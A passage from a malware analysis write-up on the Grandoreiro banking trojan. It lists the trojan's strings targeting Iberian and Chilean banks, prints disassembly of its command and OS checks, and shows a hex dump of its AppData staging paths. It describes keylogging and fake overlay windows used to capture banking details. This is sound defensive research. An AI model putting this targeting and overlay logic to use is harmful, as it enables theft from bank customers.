00CF9080 <AnsiString> 'TRAVAcajamar'
00CF9098 <AnsiString> 'TRAVAOpenbank'
00CF90B0 <AnsiString> 'TRAVAING'
00CF90C4 <AnsiString> 'TRAVAPichincha'
00CF90DC <AnsiString> 'TRAVACaixaGeral'
00CF90F4 <AnsiString> 'TRAVAMediolanum'
00CF910C <AnsiString> 'TRAVAUnicaja'
00CF9124 <AnsiString> 'TRAVATRIODOS'
00CF913C <AnsiString> 'TRAVAACTIVOBANK'
00CF9154 <AnsiString> 'TRAVACecabank'
00CF916C <AnsiString> 'TRAVAACTIVOBANKPT'
00CF9188 <AnsiString> 'TRAVAMONTEPIOpt'
00CF91A0 <AnsiString> 'TRAVAnovobancopt'
00CF91BC <AnsiString> 'TRAVAsantapt'
```

```
00CF91D4 <AnsiString> 'TRAVAmillenniumbcppt'
00CF91F4 <AnsiString> 'TRAVACaixadirectapt'
00CF9210 <AnsiString> 'TRAVAEuroBicpt'
00CF9228 <AnsiString> 'TRAVACréditoAgrícola'
00CF9248 <AnsiString> 'TRAVABPI'
00CF925C <AnsiString> 'TRAVAPortugalBBVA'
00CF9278 <AnsiString> 'TRAVABICE'
00CF928C <AnsiString> 'TRAVARipley'
00CF92A0 <AnsiString> 'TRAVABci'
00CF92B4 <AnsiString> 'TRAVAChile'
00CF92C8 <AnsiString> 'TRAVABancoEstado'
00CF92E4 <AnsiString> 'TRAVABancoFalabella'
00CF9300 <AnsiString> 'TRAVAItaú'
00CF9314 <AnsiString> 'TRAVASantander'
00CF932C <AnsiString> 'TRAVACHILEScotiabank'
00CF934C <AnsiString> 'TRAVASGLOBAL'
00CF93EC <AnsiString> 'RECORTEcecabank'
00CF9404 <AnsiString> 'RECORTECTIVOBANK'
00CF9420 <AnsiString> 'RECORTECaixaGeral'
00CF943C <AnsiString> 'RECORTEBBVA'
00CF9450 <AnsiString> 'RECORTELACAIXA'
00CF9468 <AnsiString> 'RECORTESTDAESPANHA'
00CF9484 <AnsiString> 'RECORTEBLOCKCHAIN'
00CF94A0 <AnsiString> 'RECORTECAJARURAL'
00CF94BC <AnsiString> 'RECORTESabadell'
00CF94D4 <AnsiString> 'RECORTEBANKINTER'
00CF94F0 <AnsiString> 'RECORTElaboral'
00CF9508 <AnsiString> 'RECORTEBBANKIA'
00CF9520 <AnsiString> 'RECORTEcajamar'
00CF9538 <AnsiString> 'RECORTELiberbank'
00CF9554 <AnsiString> 'RECORTEOpenbank'
00CF956C <AnsiString> 'RECORTEING'
00CF9580 <AnsiString> 'RECORTEPichincha'
00CF959C <AnsiString> 'RECORTEibercaja'
00CF95B4 <AnsiString> 'RECORTEMediolanum'
00CF95D0 <AnsiString> 'RECORTEUnicaja'
00CF95E8 <AnsiString> 'RECORTETRIODOS'
00CF9600 <AnsiString> 'RECORTEACTIVOBANKPT'
00CF961C <AnsiString> 'RECORTEnovobancopt'
00CF9638 <AnsiString> 'RECORTEMONTEPIOpt'
00CF9654 <AnsiString> 'RECORTEsantapt'
00CF966C <AnsiString> 'RECORTEmillenniumbcppt'
00CF968C <AnsiString> 'RECORTECaixadirectapt'
00CF96AC <AnsiString> 'RECORTEEuroBicpt'
00CF96C8 <AnsiString> 'RECORTESCréditoAgrícola'
00CF96E8 <AnsiString> 'RECORTESBPI'
00CF96FC <AnsiString> 'RECORTESPortugalBBVA'
00CF971C <AnsiString> 'RECORTEBICE'
00CF9730 <AnsiString> 'RECORTERipley'
00CF9748 <AnsiString> 'RECORTEBci'
00CF975C <AnsiString> 'RECORTEChile'
00CF9774 <AnsiString> 'RECORTEBancoEstado'
00CF9790 <AnsiString> 'RECORTEFalabella'
00CF97AC <AnsiString> 'RECORTEItaú'
00CF97C0 <AnsiString> 'RECORTESantander'
```


```
00CF97DC <AnsiString> 'RECORTECHILEScotiabank'
00CF97FC <AnsiString> 'RECORTESGLOBAL'
```

As already documented by ESET, the malware has a set of capabilities:

- **manipulating windows**
- **updating itself**
- **capturing keystrokes**
- **simulating mouse and keyboard actions**
- **navigating the victim’s browser to a chosen URL**
- **logging the victim out or restarting the machine**
- **blocking access to chosen websites**

In detail, the malware performs its tasks according to the OS installed on the infected device (**label 1 – Figure 12**). Several Windows OS target versions can be found inside the malware, namely:

- **Windows 10 Home**
- **Windows 8**
- **Windows 10**
- **Windows Server**



1

```
nufturiols.00CF6699
mov eax,dword ptr ds:[D127B4] ; 00D127B4:&"Windows 10 Home"
call inufturiols.4090E4
mov eax,dword ptr ss:[ebp-89C]
call inufturiols.40478C
mov edx,inufturiols.CF935C ; CF935C:"Windows 8"
call inufturiols.40A658
test eax,eax
jne inufturiols.CF670E
```

```
inufturiols.00CF66BC
 lea edx,dword ptr ss:[ebp-8A0]
 mov eax,dword ptr ds:[D127B4] ; 00D127B4:&"Windows 10 Home"
 call inufturiols.4090E4
 mov eax,dword ptr ss:[ebp-8A0]
 call inufturiols.40478C
 mov edx,inufturiols.CF9368 ; CF9368:"Windows 10"
 call inufturiols.40A658
 test eax,eax
 jne inufturiols.CF670E
```

```
inufturiols.00CF66E5
 lea edx,dword ptr ss:[ebp-8A4]
 mov eax,dword ptr ds:[D127B4] ; 00D127B4:&"Windows 10 Home"
 call inufturiols.4090E4
 mov eax,dword ptr ss:[ebp-8A4]
 call inufturiols.40478C
 mov edx,inufturiols.CF9374 ; CF9374:"Windows Server"
 call inufturiols.40A658
 test eax,eax
 je inufturiols.CF672A
```

```
inufturiols.00CF670E
 mov eax,dword ptr ds:[D0F180]
```

2

```
inufturiols.00CF6854
 mov eax,dword ptr ds:[D12864]
 call inufturiols.40478C
 mov edx,inufturiols.CF9384 ; CF9384:"MARCARPC"
 call inufturiols.40A658
 test eax,eax
 je inufturiols.CF692F
```

```
inufturiols.00CF6870
 mov dl,1
 mov eax,dword ptr ds:[41917C]
 call inufturiols.403498
 mov esi,eax
 mov eax,esi
 mov edx,dword ptr ds:[eax]
 call dword ptr ds:[edx+44]
 mov dl,7C ; 7C:'|'
 mov eax,dword ptr ds:[D12864]
 call inufturiols.BBC0C0
 lea ecx,dword ptr ss:[ebp-8B8]
 mov edx,1
 mov ebx,dword ptr ds:[eax]
 call dword ptr ds:[ebx+C]
 mov eax,dword ptr ss:[ebp-8B8]
 call inufturiols.40478C
 mov edx,eax
 lea eax,dword ptr ss:[ebp-8B4]
 call inufturiols.4044C4
 mov edx,dword ptr ss:[ebp-8B4]
 mov eax,esi
 mov ecx,dword ptr ds:[eax]
 call dword ptr ds:[ecx+38]
 lea edx,dword ptr ss:[ebp-8C0]
 mov eax,inufturiols.CF8BD4 ; CF8BD4:"APPDATA"
 call inufturiols.40FC7C
 push dword ptr ss:[ebp-8C0]
 push inufturiols.CF8BE4
 lea eax,dword ptr ss:[ebp-8C4]
 call inufturiols.BBC8F4
```

3

```
inufturiols.00CF692F
 mov eax,dword ptr ds:[D12864]
 call inufturiols.40478C
 mov edx,inufturiols.CF9390 ; CF9390:"DETONAPROCESSO"
 call inufturiols.40A658
 test eax,eax
 je inufturiols.CF69C5
```

4

```
inufturiols.00CF69C5
 mov eax,dword ptr ds:[D12864]
 call inufturiols.40478C
 mov edx,inufturiols.CF93A0 ; CF93A0:"TROCAMODOCREATEFORM"
 call inufturiols.40A658
 test eax,eax
 je inufturiols.CF69EE
```

```
inufturiols.00CF69DD
 xor eax,eax
 mov dword ptr ds:[D0EEC8],eax
 mov eax,inufturiols.D12864
 call inufturiols.4042BC
```

```
inufturiols.00CF69EE
 mov eax,dword ptr ds:[D12864]
 call inufturiols.40478C
 mov edx,inufturiols.CF93B4 ; CF93B4:"WIN_P"
 call inufturiols.40A658
 test eax,eax
 je inufturiols.CF6A15
```

```
inufturiols.00CF6A06
 mov eax,inufturiols.D12864
 call inufturiols.4042BC
 call inufturiols.BBBBC4
```

```
inufturiols.00CF6A15
 mov eax,dword ptr ds:[D12864]
 call inufturiols.40478C
 mov edx,inufturiols.CF93BC ; CF93BC:"ATIVARCAPTURAMAG"
 call inufturiols.40A658
 test eax,eax
 je inufturiols.CF6AD2
```

5

```
inufturiols.00CF6AD2
 mov eax,dword ptr ds:[D12864]
 call inufturiols.40478C
 mov edx,inufturiols.CF93D0 ; CF93D0:"ATIVARCAPTURAFULL"
 call inufturiols.40A658
 test eax,eax
 je inufturiols.CF6AFC
```

```
inufturiols.00CF6AEA
 mov eax,inufturiols.D12864
 call inufturiols.4042BC
 mov eax,dword ptr ds:[D0EFA0]
 mov byte ptr ds:[eax],0
```

6


```
inufturiols.00CF7363
 mov dl,7C ; 7C:'|'
 mov eax,dword ptr ds:[D12864]
 call inufturiols.BBC0C0
 lea ecx,dword ptr ss:[ebp-A08]
 mov edx,1
 mov ebx,dword ptr ds:[eax]
 call dword ptr ds:[ebx+C]
 mov eax,dword ptr ss:[ebp-A08]
 lea edx,dword ptr ss:[ebp-A04]
 call inufturiols.4090E4
 mov eax,dword ptr ss:[ebp-A04]
 mov edx,inufturiols.CF9638 ; CF9638:"RECORTEMONTEPIOpt"
 call inufturiols.4046D8
 jne inufturiols.CF73BD
```

```
inufturiols.00CF73A2
 lea eax,dword ptr ss:[ebp-A0C]
 call inufturiols.9967B4
 mov edx,dword ptr ss:[ebp-A0C]
 mov eax,inufturiols.D127A0
 call inufturiols.404A14
```

```
inufturiols.00CF73BD
 mov dl,7C ; 7C:'|'
 mov eax,dword ptr ds:[D12864]
 call inufturiols.BBC0C0
 lea ecx,dword ptr ss:[ebp-A14]
 mov edx,1
 mov ebx,dword ptr ds:[eax]
 call dword ptr ds:[ebx+C]
 mov eax,dword ptr ss:[ebp-A14]
 lea edx,dword ptr ss:[ebp-A10]
 call inufturiols.4090E4
 mov eax,dword ptr ss:[ebp-A10]
 mov edx,inufturiols.CF9654 ; CF9654:"RECORTESantapt"
 call inufturiols.4046D8
 jne inufturiols.CF7417
```

Figure 12: *Grandoreiro blocks of code executed during the infection process. All the highlighted labels are described below.*

Label 2 shows a call that examines the affected device and creates a folder inside **\AppData\Roaming** where new modules can be downloaded into and also some data about the target bank portal can be temporarily stored.



```
000031c0 c0 01 c3 16 c0 01 c3 16 30 03 00 00 50 30 38 30 30 32 37 42 31 30 30 33 1c 00 00 00 1f 00 00 00 ........0...P080027B1003........
000031e0 00 00 00 00 0b 00 00 00 49 6e 75 66 74 75 72 69 6f 6c 73 00 38 00 00 00 1b 00 00 00 00 00 00 00 ........Inufturiols.8...........
00003200 0b 00 00 00 49 6e 75 66 74 75 72 69 50 00 00 00 53 00 00 00 00 00 00 00 43 00 00 00 43 3a 5c 55 ....InufturiP...S.......C...C:\U
00003220 73 65 72 73 5c 72 6f 6f 74 5c 41 70 70 44 61 74 61 5c 52 6f 61 6d 69 6e 67 5c 50 30 38 30 30 32 sers\root\AppData\Roaming\P08002
00003240 37 42 31 30 30 33 44 5c 49 6e 75 66 74 75 72 69 6f 6c 73 2e 42 61 6e 63 6f 45 73 74 61 64 6f 00 7B1003D\Inufturiols.BancoEstado.
00003260 60 02 c3 16 60 02 c3 16 90 02 00 00 49 6e 75 66 74 75 72 69 6f 6c 73 2e 1c 00 00 00 1f 00 00 00 `...`.......Inufturiols.........
00003280 00 00 00 00 0d 00 00 00 50 30 38 30 30 32 37 42 31 30 30 33 38 00 00 00 53 00 00 00 00 00 00 00 ........P080027B10038...S.......
000032a0 41 00 00 00 43 3a 5c 55 73 65 72 73 5c 72 6f 6f 74 5c 41 70 70 44 61 74 61 5c 52 6f 61 6d 69 6e A...C:\Users\root\AppData\Roamin
000032c0 67 5c 50 30 38 30 30 32 37 42 31 30 30 33 44 5c 49 6e 75 66 74 75 72 69 6f 6c 73 2e 46 61 6c 61 g\P080027B1003D\Inufturiols.Fala
000032e0 62 65 6c 6c 88 00 00 00 53 00 00 00 00 00 00 00 41 00 00 00 43 3a 5c 55 73 65 72 73 5c 72 6f 6f bell....S.......A...C:\Users\roo
00003300 74 5c 41 70 70 44 61 74 61 5c 52 6f 61 6d 69 6e 67 5c 50 30 38 30 30 32 37 42 31 30 30 33 44 5c t\AppData\Roaming\P080027B1003D\
00003320 49 6e 75 66 74 75 72 69 6f 6c 73 2e 46 61 6c 61 62 65 6c 6c 61 00 00 00 38 03 c3 16 38 03 c3 16 Inufturiols.Falabella...8...8...
00003340 b8 01 00 00 43 3a 5c 55 73 65 72 73 5c 72 6f 6f 74 5c 41 70 70 44 61 74 61 5c 52 6f 61 6d 69 6e ....C:\Users\root\AppData\Roamin
00003360 2c 00 00 00 4f 00 00 00 00 00 00 00 3c 00 00 00 43 3a 5c 55 73 65 72 73 5c 72 6f 6f 74 5c 41 70 ,...O.......<...C:\Users\root\Ap
00003380 70 44 61 74 61 5c 52 6f 61 6d 69 6e 67 5c 50 30 38 30 30 32 37 42 31 30 30 33 44 5c 49 6e 75 66 pData\Roaming\P080027B1003D\Inuf
000033a0 74 75 72 69 6f 6c 73 2e 49 74 61 fa 00 00 34 39 b0 03 c3 16 b0 03 c3 16 60 00 00 00 43 3a 5c 55 turiols.Ita...49........`...C:\U
000033c0 73 65 72 73 5c 72 6f 6f 74 5c 41 70 70 44 61 74 61 5c 52 6f 61 6d 69 6e 67 00 00 00 60 02 c3 16 sers\root\AppData\Roaming...`...
000033e0 60 02 c3 16 1c 00 00 00 50 30 38 30 30 32 37 42 31 30 30 33 48 00 00 00 1b 00 00 00 00 00 00 00 `.......P080027B1003H...........
00003400 0b 00 00 00 49 6e 75 66 74 75 72 69 d8 00 00 00 4f 00 00 00 00 00 00 00 3c 00 00 00 43 3a 5c 55 ....Inufturi....O.......<...C:\U
00003420 73 65 72 73 5c 72 6f 6f 74 5c 41 70 70 44 61 74 61 5c 52 6f 61 6d 69 6e 67 5c 50 30 38 30 30 32 sers\root\AppData\Roaming\P08002
00003440 37 42 31 30 30 33 44 5c 49 6e 75 66 74 75 72 69 6f 6c 73 2e 49 74 61 fa 00 00 00 00 5c 04 c3 16 7B1003D\Inufturiols.Ita.....\...
00003460 5c 04 c3 16 94 00 00 00 43 3a 5c 55 73 65 72 73 5c 72 6f 6f 74 5c 41 70 70 44 61 74 61 5c 52 6f \.......C:\Users\root\AppData\Ro
00003480 61 6d 69 6e 67 5c 50 30 38 30 30 32 37 42 31 30 30 33 44 5c 49 6e 75 66 74 75 72 69 6f 6c 73 2e aming\P080027B1003D\Inufturiols.
000034a0 53 61 6e 74 61 6e 64 65 72 00 30 39 ac 04 c3 16 ac 04 c3 16 44 00 00 00 43 3a 5c 55 73 65 72 73 Santander.09........D...C:\Users
000034c0 5c 72 6f 6f 74 5c 41 70 70 44 61 74 61 5c 52 6f 61 6d 69 6e 67 00 c3 16 88 07 c3 16 88 07 c3 16 \root\AppData\Roaming...........
000034e0 18 00 00 00 49 6e 75 66 74 75 72 69 30 03 00 00 1b 00 00 00 01 00 00 00 09 00 00 00 28 49 42 4d ....Inufturi0...............(IBM
00003500 20 4f 46 46 29 00 00 00 08 05 c3 16 08 05 c3 16 98 02 00 00 43 3a 5c 55 73 65 72 73 5c 72 6f 6f  OFF)...............C:\Users\roo
00003520 74 5c 41 70 70 44 61 74 61 5c 52 6f 61 6d 69 6e 2c 00 00 00 4b 00 00 00 00 00 00 00 3b 00 00 00 t\AppData\Roamin,...K.......;...
00003540 43 3a 5c 55 73 65 72 73 5c 72 6f 6f 74 5c 41 70 70 44 61 74 61 5c 52 6f 61 6d 69 6e 67 5c 50 30 C:\Users\root\AppData\Roaming\P0
00003560 38 30 30 32 37 42 31 30 30 33 44 5c 49 6e 75 66 74 75 72 69 6f 6c 73 2e 42 63 69 00 7c 05 c3 16 80027B1003D\Inufturiols.Bci.|...
00003580 7c 05 c3 16 24 02 00 00 50 30 38 30 30 32 37 42 31 30 30 33 1c 00 00 00 1f 00 00 00 00 00 00 00 |...$...P080027B1003............
000035a0 0d 00 00 00 50 30 38 30 30 32 37 42 31 30 30 33 38 00 00 00 4f 00 00 00 00 00 00 00 3d 00 00 00 ....P080027B10038...O.......=...
000035c0 43 3a 5c 55 73 65 72 73 5c 72 6f 6f 74 5c 41 70 70 44 61 74 61 5c 52 6f 61 6d 69 6e 67 5c 50 30 C:\Users\root\AppData\Roaming\P0
000035e0 38 30 30 32 37 42 31 30 30 33 44 5c 49 6e 75 66 74 75 72 69 6f 6c 73 2e 43 68 69 6c 84 00 00 00 80027B1003D\Inufturiols.Chil....
00003600 4f 00 00 00 00 00 00 00 3d 00 00 00 43 3a 5c 55 73 65 72 73 5c 72 6f 6f 74 5c 41 70 70 44 61 74 O.......=...C:\Users\root\AppDat
00003620 61 5c 52 6f 61 6d 69 6e 67 5c 50 30 38 30 30 32 37 42 31 30 30 33 44 5c 49 6e 75 66 74 75 72 69 a\Roaming\P080027B1003D\Inufturi
00003640 6f 6c 73 2e 43 68 69 6c 65 00 c3 16 4c 06 c3 16 4c 06 c3 16 ac 00 00 00 43 3a 5c 55 73 65 72 73 ols.Chile...L...L.......C:\Users
00003660 5c 72 6f 6f 74 5c 41 70 70 44 61 74 61 5c 52 6f 61 6d 69 6e 2c 00 00 00 53 00 00 00 00 00 00 00 \root\AppData\Roamin,...S.......
00003680 43 00 00 00 43 3a 5c 55 73 65 72 73 5c 72 6f 6f 74 5c 41 70 70 44 61 74 61 5c 52 6f 61 6d 69 6e C...C:\Users\root\AppData\Roamin
000036a0 67 5c 50 30 38 30 30 32 37 42 31 30 30 33 44 5c 49 6e 75 66 74 75 72 69 6f 6c 73 2e 42 61 6e 63 g\P080027B1003D\Inufturiols.Banc
000036c0 6f 45 73 74 61 64 6f 00 c8 06 c3 16 c8 06 c3 16 30 00 00 00 43 3a 5c 55 73 65 72 73 5c 72 6f 6f oEstado.........0...C:\Users\roo
000036e0 74 5c 41 70 70 44 61 74 61 5c 52 6f 61 6d 69 6e 67 00 33 44 7c 01 00 00 1f 00 00 00 00 00 00 00 t\AppData\Roaming.3D|...........
00003700 0d 00 00 00 50 30 38 30 30 32 37 42 31 30 30 33 98 01 00 00 4b 00 00 00 00 00 00 00 3b 00 00 00 ....P080027B1003....K.......;...
00003720 43 3a 5c 55 73 65 72 73 5c 72 6f 6f 74 5c 41 70 70 44 61 74 61 5c 52 6f 61 6d 69 6e 67 5c 50 30 C:\Users\root\AppData\Roaming\P0
00003740 38 30 30 32 37 42 31 30 30 33 44 5c 49 6e 75 66 74 75 72 69 6f 6c 73 2e 42 63 69 00 5c 07 c3 16 80027B1003D\Inufturiols.Bci.\...
00003760 5c 07 c3 16 44 00 00 00 43 3a 5c 55 73 65 72 73 5c 72 6f 6f 74 5c 41 70 70 44 61 74 61 5c 52 6f \...D...C:\Users\root\AppData\Ro
00003780 61 6d 69 6e 67 00 65 78 f0 21 c3 16 f0 21 c3 16 18 00 00 00 49 6e 75 66 74 75 72 69 98 02 00 00 aming.ex.!...!......Inufturi....
```

Figure 13: *The malware uses some in-memory paths that will be created when the target banking portal and victims' details are collected.*

Label 3 in Figure 12 shows when the process of collecting details and browser overlay is initiated. "**DetonarProcesso**" Portuguese word can be translated to: "Trigger process", in English. The malware starts here its process of collecting details about the banking portal when the victim accesses a target banking website.

In addition, **label 4 and label 5** are the calls responsible for creating the overlay window that will be presented on the victims' screen.

